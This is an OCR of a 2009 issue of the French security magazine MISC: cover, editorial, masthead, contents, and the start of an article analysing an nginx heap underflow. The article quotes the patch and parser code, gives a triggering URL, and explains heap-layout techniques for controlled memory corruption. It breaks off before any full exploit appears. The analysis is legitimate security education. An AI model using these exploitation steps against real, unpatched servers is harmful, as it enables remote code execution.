
NOUVELLE FORMULE - NOUVELLE FORMULE - NOUVELLE FORMULE - NOUVELLE FORMULE



MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

L 19018 - 46 - F: 8,00 € - RD

N° 46 NOVEMBRE/DÉCEMBRE 2009

France Métro : 8 € DOM : 8,80 € TOM Surface : 990 XPF TOM Avion : 1300 XPF
CH : 15,50 CHF BEL, LUX, PORT.CONT : 9 Eur CAN : 15 SCAD


APPLICATION *TEMPEST*

Découvrez comment vos claviers compromettent vos mots de passe p.73



SYSTÈME *COLD BOOT*

Cold boot attacks : les clés de chiffrement en mémoire en danger p.50



RÉSEAU *TCP*

Sockstress et épuisement de TCP : vos serveurs saturés en quelques connexions p.58



CODE *PYTHON*




Implémentation de virus k-aires en Python ou quand l'union fait la force... p.62

DOSSIER

CONSTRUISEZ ET VALIDEZ VOTRE SÉCURITÉ

1- Conception
2- Certification
3- Déficience






PENTEST CORNER

Les outils méconnus du bon pentester p.9



EXPLOIT CORNER

Faille nginx : analyse du heap underflow p.4



MALWARE CORNER

Les maîtres chanteurs du net : les ransomwares p.14



ÉDITO

Les origines de MISC, des dinosaures à maintenant

Cela fait déjà pratiquement 7 ans que *MISC* existe. Tout a commencé en réalité un peu avant, quand j'ai envoyé un mail à un site, linuxfocus.org, à propos d'un article que j'envisageais d'écrire sur automount/autofs. Le responsable me conseilla de contacter un certain Denis Bodor, déjà rédacteur en chef de *LinuxMag*. De fil en aiguille, j'ai continué à écrire des articles, de plus en plus centrés sur la sécurité.

Puis, émergea de l'ensemble de la rédaction de Diamond une idée de fou. Et si je m'occupais d'un hors-série sur la sécurité : le HS 8 de *LinuxMag*, aussi appelé *MISC 0*, était né. Il s'agissait de couvrir différents aspects de la sécurité, qu'on retrouve encore dans *MISC* aujourd'hui : système, réseau, crypto, etc.

Quelques mois plus tard, en constatant le succès remporté par ce *HS 8 / MISC 0*, nous nous lançâmes dans une aventure qui dure encore puisque vous lisez ceci.

Tout n'a pas été simple au cours des années passées. Il faut dire que nous partons avec quelques handicaps : ce journal n'est pas très grand public, et un bon nombre de fortes têtes s'en occupent. Cela donne des discussions hautes en couleur, mais un compromis finit généralement par émerger, les vannes fusent, les sangliers rôtissent, et la cervoise coule à flots.

Dernièrement, vous en avez peut-être entendu parler, se tenaient les assises de la presse. Bien que je ne sois pas du tout journaliste, je suivais de loin ce qui se passait, me doutant que les grands groupes de presse allaient se tailler la part du lion. Et effectivement, pour les petits éditeurs indépendants comme nous, les mois qui viennent ne vont pas être faciles.

En conséquence, cela semble être le bon moment pour repenser le journal, en profondeur. L'idée générale est de rendre la revue plus accessible. La sécurité reste un domaine difficile qui demande beaucoup d'efforts pour réussir : nous allons tenter de vous simplifier la tâche. Tout d'abord, on commence un petit lifting pour gagner en clarté et rendre la lecture plus agréable.

Ensuite, nous réduisons la taille du dossier. Il occupait une place trop prépondérante au détriment d'autres sujets. Il sera dorénavant limité à une trentaine de pages, ce qui permet déjà d'aborder très sérieusement de nombreux thèmes, mais aussi de proposer une plus grande diversité d'articles.

De plus, nous ajoutons, dans les articles, des clés de lecture complémentaires : aides pour comprendre les notions élémentaires associées à l'article, critiques de livres, etc.

Enfin, nous instaurons 3 *corners* avec l'idée de les retrouver systématiquement. Le premier, tenu par Gabriel Campana, encadre le coin sur les vulnérabilités et les exploits. Nicolas Ruff traite de tout ce qui concerne les tests d'intrusion, et les ruses à connaître pour s'en sortir. Enfin, Nicolas Brulez s'occupe des codes malicieux et de leurs dernières tendances à la mode. Merci à vous trois de superviser ces rubriques.

Vous pouvez le constater, pas mal de changements en perspective. N'hésitez surtout pas à nous faire vos retours ! Que cela vous plaise ou pas, rien de tel qu'une bonne engueulade pour déboucher nos oreilles et faire (ahreu) passer le message. D'ailleurs, comme le disent les médecins, quand le coton a compris qui était le boss, c'est que le coton pige. Nous tentons d'apporter un éclairage atypique à la sécurité. Et si la lampe est d'accord, la lampe adhère (comme dirait mon chien).

Bonne découverte,

Fred Raynal

Rendez-vous au 31 décembre 2009 pour le n°47 !

www.miscmag.com

MISC est édité par
Les Éditions Diamond
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : cial@ed-diamond.com
Service commercial :
abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036

Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Relecture : Dominique Grosse
Secrétaire de rédaction : Véronique Wilhelm
Conception graphique : Kathrin Troeger
Responsable publicité : Tél. : 03 88 58 02 08
Service abonnement : Tél. : 03 88 58 02 08
Impression : VPM Druck Allemagne / www.vpm-druck.de
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 61 72 76 24

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Membre April www.april.org

Charte du MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.
MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE

EXPLOIT CORNER

[04-08] NGINX HEAP UNDERFLOW

PENTEST CORNER

[09-13] JAMAIS SANS MES OUTILS !

MALWARE CORNER

[14-16] LES RANSOMWARES

DOSSIER



[CONSTRUISEZ ET VALIDEZ VOTRE SÉCURITÉ]

[18-22] SÉCURITÉ DE LA CONFIGURATION DES FPGA (SRAM ET FLASH)

[23-33] ANALYSE STATIQUE DES PROGRAMMES JAVA ET LEURS CONTEXTES D'UTILISATION

[34-41] CERTIFICATION SÉCURITAIRE SELON LES CRITÈRES COMMUNS

[42-49] LE VIRUS SYMBIAN ROMMWAR À LA LOUPE

SYSTÈME

[50-57] COLD BOOT ATTACKS SUR LES CLÉS DE CHIFFREMENT

RÉSEAU

[58-61] SOCKSTRESS, L'ÉPUISEMENT DE TCP

CODE




[62-70] IMPLÉMENTATION DE VIRUS K-AIRES EN PYTHON

APPLICATION

[73-82] ÉMANATIONS ÉLECTROMAGNÉTIQUES COMPROMETTANTES DES CLAVIERS FILAIRES ET SANS FIL

ABONNEMENTS/COMMANDE [17/71/72]



NGINX HEAP UNDERFLOW

Gabriel Campana – gabriel@security-labs.org

mots-clés : SERVEUR WEB / CORRUPTION MÉMOIRE / EXÉCUTION DE CODE

nginx [NGINX] est un serveur web léger et performant, fonctionnant sur la plupart des systèmes d'exploitation (Linux, BSD, Mac OS X, Solaris, Windows). D'après l'étude de Netcraft de septembre 2009 [NETCRAFT], il serait le 4ème serveur web le plus utilisé dans le monde.
Du fait de la médiatisation de la vulnérabilité Windows SMB2v2, l'annonce d'une vulnérabilité touchant toutes les versions du serveur web nginx est passée largement inaperçue. Signalée par Chris Ries, elle a été patchée le 14 septembre 2009 avec un message de commit concis, mais néanmoins plus honnête que ceux du noyau Linux : « Security : a segmentation fault might occur in worker process while specially crafted request handling. »

1 Analyse de la vulnérabilité

1.1 Analyse du patch

Le patch **[PATCH]** indique que le bug se situe dans la fonction `ngx_http_parse_complex_uri` (`src/http/ngx_http_parse.c`) responsable du *parsing* d'URI complexe, c'est-à-dire comportant des caractères encodés en hexadécimal, des `./`, `../`, etc. :

```
Index: src/http/ngx_http_parse.c
===================================================================
--- src/http/ngx_http_parse.c    (revision 2410)
+++ src/http/ngx_http_parse.c    (revision 2411)
@@ -1134,11 +1134,15 @@
 #endif
             case '/':
                 state = sw_slash;
-                u -= 4;
-                if (u < r->uri.data) {
-                    return NGX_HTTP_PARSE_INVALID_REQUEST;
-                }
-                while (*(u - 1) != '/') {
+                u -= 5;
+                for ( ;; ) {
+                    if (u < r->uri.data) {
+                        return NGX_HTTP_PARSE_INVALID_REQUEST;
+                    }
+                    if (*u == '/') {
+                        u++;
+                        break;
+                    }
                     u--;
                 }
                 break;
```

Cette fonction prend en entrée un pointeur vers une URL, `r->uri_start`, et écrit l'URL parsée dans `r->uri.data`. L'URL est analysée caractère par caractère, et différentes actions sont prises en fonction du caractère rencontré. Trois états entrent en jeu dans la compréhension de la vulnérabilité :

- `sw_dot_dot` : un slash suivi de 2 points a été rencontré. Si le caractère suivant est un slash, la chaîne précédant `/../` doit être supprimée ;
- `sw_quoted` et `sw_quoted_second` : le signe pourcent doit être suivi de 2 caractères hexadécimaux, qui doivent être décodés pour obtenir le caractère original.

Le patch montre qu'un bug est présent dans l'état `sw_dot_dot`, mais celui-ci ne peut en fait être déclenché que par l'enchaînement d'une suite d'états de façon précise :

```
ngx_int_t
ngx_http_parse_complex_uri(ngx_http_request_t *r, ngx_uint_t merge_
slashes)
{
...
    p = r->uri_start;
    u = r->uri.data;

    ch = *p++;

    while (p <= r->uri_end) {
        switch (state) {

        case sw_dot_dot:                                    [1]
...
            case '/':
                switch(ch) {
                    case '/':
                    state = sw_slash;
                    u -= 4;
                    if (u < r->uri.data) {
                        return NGX_HTTP_PARSE_INVALID_REQUEST;
                    }
                    while (*(u - 1) != '/') {
                        u--;
                    }
                    break;
            case '%':
                quoted_state = state;                       [2]
                state = sw_quoted;
                break;

...
        case sw_quoted:
            r->quoted_uri = 1;

            if (ch >= '0' && ch <= '9') {
...
                state = sw_quoted_second;
                ch = *p++;
                break;
            }

...
        case sw_quoted_second:
            if (ch >= '0' && ch <= '9') {
                ch = (u_char) ((decoded << 4) + ch - '0');
...
                if (ch == '#') {
                    *u++ = ch;                              [3]
                    ch = *p++;
                } else if (ch == '\0') {
                    r->zero_in_uri = 1;
                }

                state = quoted_state;                       [4]
                break;
            }
```

`r->uri.data` est un *buffer* alloué dans le tas, de la taille de l'URL + 1, destiné à recevoir l'URL décodée et simplifiée.

Dans l'état `sw_dot_dot` **[1]**, les derniers caractères de `r->uri.data` sont égaux à `/..`. Si le caractère suivant, pointé par `u`, est un `'%'`, alors le caractère en hexadécimal doit être décodé :

- L'état actuel (`sw_dot_dot`) est sauvegardé dans `quoted_state` **[2]**.
- La valeur hexadécimale spécifiée par les 3 caractères `%xy` est décodée dans les états `sw_quoted` et `sw_quoted_second`.
- Retour à l'état sauvegardé.

Le problème est subtil : dans l'état `sw_quoted_second`, le caractère `'#'` est écrit dans `r->uri.data` **[3]** avant le retour à l'état sauvegardé **[4]**. Il est donc possible d'arriver dans l'état `sw_dot_dot` avec `r->uri.data` différente de `/..` (ici `/..#`). Ainsi, l'URL `/abc/..%23/` est décodée en `/abc/..#`, et finalement en `/`, ce qui est clairement invalide.

1.2 Déclenchement du bug

L'URL `/..%23/abcdef` provoque le déplacement du pointeur `u` avant le début du buffer `r->uri.data` jusqu'au premier slash trouvé, et continue la réécriture de l'URL (`abcdef`) à partir de cet endroit. La vulnérabilité est donc un *heap underflow*.

2 Exploitation

Cette partie détaille l'exploitation de la version 0.6.35 de nginx sur une architecture x86 32 bits. Quelques changements ont été apportés aux structures dans les versions suivantes, mais l'idée reste globalement la même.

2.1 Stabilisation de l'underflow


Au moment de l'écrasement des données, `u` pointe sur le premier slash situé avant `r->uri.data`, qui est un buffer alloué dans le tas. L'endroit où a lieu l'overflow n'est donc pas maîtrisé, mais nous contrôlons totalement ce qui est écrit. Pour pouvoir exploiter la vulnérabilité de façon stable, il faut dans un premier temps trouver le moyen de contrôler l'endroit où l'overflow a lieu.

nginx possède son propre algorithme de gestion du tas (`src/core/ngx_palloc.c` et `src/core/ngx_palloc.h`). La structure d'un pool est la suivante :

```
struct ngx_pool_s {
    u_char              *last;
    u_char              *end;
    ngx_pool_t          *current;
    ngx_chain_t         *chain;
    ngx_pool_t          *next;
    ngx_pool_large_t    *large;
    ngx_pool_cleanup_t  *cleanup;
    ngx_log_t           *log;
};
```

HISTORIQUE D'NGINX

nginx (prononcez Engine X) est un serveur web/reverse proxy sous licence BSD. Il possède toutes les fonctionnalités des serveurs web modernes, tout en alliant d'excellentes performances et une faible consommation de ressources. Développé par Igor Sysoev à partir de 2005, il a principalement été utilisé en Russie à ses débuts. Le nombre de sites propulsés par Nginx est en constante augmentation depuis 3 ans : il serait ainsi le 4ème serveur le plus utilisé dans le monde, derrière Apache, IIS et le serveur de Google. De nombreux sites à forte visibilité utilisent Nginx : WordPress, SourceForge, NetVibe, ou encore GitHub.



Distribution des serveurs web sur Internet (Source : Google Online Security Blog).

La vulnérabilité présentée dans cet article se situe dans une fonction responsable du parsing d'URL (l'adresse utilisée pour accéder aux ressources d'un site web). L'étape du parsing d'URL est particulièrement délicate dans le traitement d'une requête HTTP par un serveur web. Un des buts étant de traiter les requêtes le plus rapidement possible, les algorithmes utilisés pour parser les URL sont souvent complexes, et succeptibles de comporter des erreurs d'implémentation. Par ailleurs, les URL étant utilisées pour accéder à des ressources du système, une mauvaise validation peut permettre à un attaquant d'accéder à des ressources auxquelles il n'a normalement pas accès.

Les nombreuses vulnérabilités liées au parsing d'URL (*path traversal*, *improper character escaping*, etc.) illustrent la difficulté d'implémenter ces algorithmes correctement.

La vulnérabilité décrite ici est originale et présente la particularité d'être extrêmement difficile à trouver, aussi bien par un audit du code source que par fuzzing. Le nombre de serveurs impactés par cette vulnérabilité et la stabilité de l'exploit la rendent particulièrement intéressante à étudier.

L'algorithme d'allocation d'un buffer dans le pool est grossièrement le suivant : si le pool n'est pas plein et que la taille du buffer à allouer est inférieure à la capacité du pool, le pointeur `pool->last` est incrémenté de la taille du buffer alloué **[1]**, et sa valeur originale est retournée **[2]** :

```
void *
ngx_palloc(ngx_pool_t *pool, size_t size)
{
    u_char              *m;
    ngx_pool_t          *p, *n, *current;
    ngx_pool_large_t    *large;

    if (size <= (pool->end - pool))
    {
        p = pool->current;
        current = p;

        for ( ;; ) {
            m = p->last;

            if ((p->end - m) >= size) {
                p->last = m + size;        [1]

                return m;                  [2]
            }
...
```

Pour chaque nouvelle requête HTTP, un pool est créé par la fonction `ngx_http_init_request` **[1]**, et exactement 3 allocations (**[2]**, **[3]**, **[4]**) sont faites dans ce pool avant l'allocation du buffer `r->uri.data` **[5]** par la fonction `ngx_http_process_request_line`, et l'appel à la fonction vulnérable **[6]**. Les vérifications des valeurs de retour ont été omises pour simplifier la lecture du code :

```
static void
ngx_http_init_request(ngx_event_t *rev)
{
...
    rev->handler = ngx_http_process_request_line;
...
    r->pool = ngx_create_pool(cscf->request_pool_size, c->log);  [1]
    if (r->pool == NULL) {
        ngx_http_close_connection(c);
        return;
    }


    if (ngx_list_init(&r->headers_out.headers, r->pool, 20,      [2]
                      sizeof(ngx_table_elt_t))
        != NGX_OK)
    {
        ngx_http_close_request(r, NGX_HTTP_INTERNAL_SERVER_ERROR);
        return;
    }

    r->ctx = ngx_pcalloc(r->pool, sizeof(void *) * ngx_http_max_module);   [3]
    if (r->ctx == NULL) {
        ngx_http_close_request(r, NGX_HTTP_INTERNAL_SERVER_ERROR);
        return;
    }

    cmcf = ngx_http_get_module_main_conf(r, ngx_http_core_module);

    r->variables = ngx_pcalloc(r->pool, cmcf->variables.nelts    [4]
                               * sizeof(ngx_http_variable_value_t));
    if (r->variables == NULL) {
        ngx_http_close_request(r, NGX_HTTP_INTERNAL_SERVER_ERROR);
        return;
```

```
    }
...
    rev->handler(rev);
}

static void
ngx_http_process_request_line(ngx_event_t *rev)
{
...
        rc = ngx_http_parse_request_line(r, r->header_in);

        if (rc == NGX_OK) {
...
            if (r->complex_uri || r->quoted_uri) {

                r->uri.data = ngx_pnalloc(r->pool, r->uri.len + 1);      [5]
                if (r->uri.data == NULL) {
                    ngx_http_close_request(r, NGX_HTTP_INTERNAL_SERVER_ERROR);
                    return;
                }
                memset(r->uri.data, 0, r->uri.len + 1); /* -g */

                cscf = ngx_http_get_module_srv_conf(r, ngx_http_core_module);

                rc = ngx_http_parse_complex_uri(r, cscf->merge_slashes);  [6]
```


La fonction **ngx_create_pool** fait appel à la fonction du système d'exploitation **malloc(4096)** pour créer le **pool**. En pratique, les 2 derniers octets de l'adresse retournée par cette fonction sont toujours les mêmes (par exemple **0x18** sous Ubuntu 9.04). Il est intéressant de noter que la stabilisation de l'underflow repose uniquement sur cette condition. Par ailleurs, la taille des 3 allocations (**[2]**, **[3]**, **[4]**) est constante (mais peut dépendre de la configuration du serveur). Avant **[5]**, les 2 derniers octets du pointeur **pool->last** sont donc connus, et valent :

```
( 0x18 +
  sizeof(struct ngx_pool_s) +
  20 * sizeof(ngx_table_elt_t) +
  sizeof(void *) * ngx_http_max_module +
  cmcf->variables.nelts * sizeof(ngx_http_variable_value_t)
) % 0x100
```

Enfin, la taille de l'allocation suivante (**[5]**) est contrôlée par l'attaquant, puisqu'elle correspond à la taille de l'URL + 1. En créant une URL de taille voulue, il est donc possible de contrôler les 2 derniers octets du pointeur **pool->last**, de façon à ce qu'ils soit égaux à **0x2f**, soit le caractère **/** en ASCII. L'endroit où l'overflow a lieu est alors contrôlé, et débute au premier octet du pool (sur une architecture *little endian*) : voir Figure ci-contre.

2.2 Exploitation sous Ubuntu 9.04

Une fois l'overflow stabilisé, les données écrasées sont les éléments de la structure **ngx_pool_s**, à partir du premier octet. Il reste à déterminer quels éléments sont intéressants à écraser pour prendre le contrôle du flot



État du pool pendant l'overflow

d'exécution de l'application. L'idée est de tirer profit au plus vite des éléments écrasés dans le pool, afin d'éviter le crash de l'application.

L'appel à **ngx_http_parse_complex_uri** est suivi de l'allocation de la liste **r->headers_in.headers** (destinée à stocker les en-têtes de la requête) par la fonction **ngx_list_init**, qui lui affecte la valeur de **pool->last** alignée sur 4 octets :

```
        if (ngx_list_init(&r->headers_in.headers, r->pool, 20,
                          sizeof(ngx_table_elt_t))
            == NGX_ERROR)
        {
            ngx_http_close_request(r, NGX_HTTP_INTERNAL_SERVER_ERROR);
            return;
        }
```

La fonction **ngx_http_process_request_headers** est ensuite appelée pour gérer les en-têtes de la requête :

```
typedef struct {
    size_t      len;
    u_char     *data;
} ngx_str_t;

typedef struct {
```

```
    ngx_uint_t        hash;
    ngx_str_t         key;
    ngx_str_t         value;
    u_char           *lowcase_key;
} ngx_table_elt_t;

static void
ngx_http_process_request_headers(ngx_event_t *rev)
{
...
    ngx_table_elt_t            *h;
...
        rc = ngx_http_parse_header_line(r, r->header_in);

        if (rc == NGX_OK) {
...
            /* a header line has been parsed successfully */

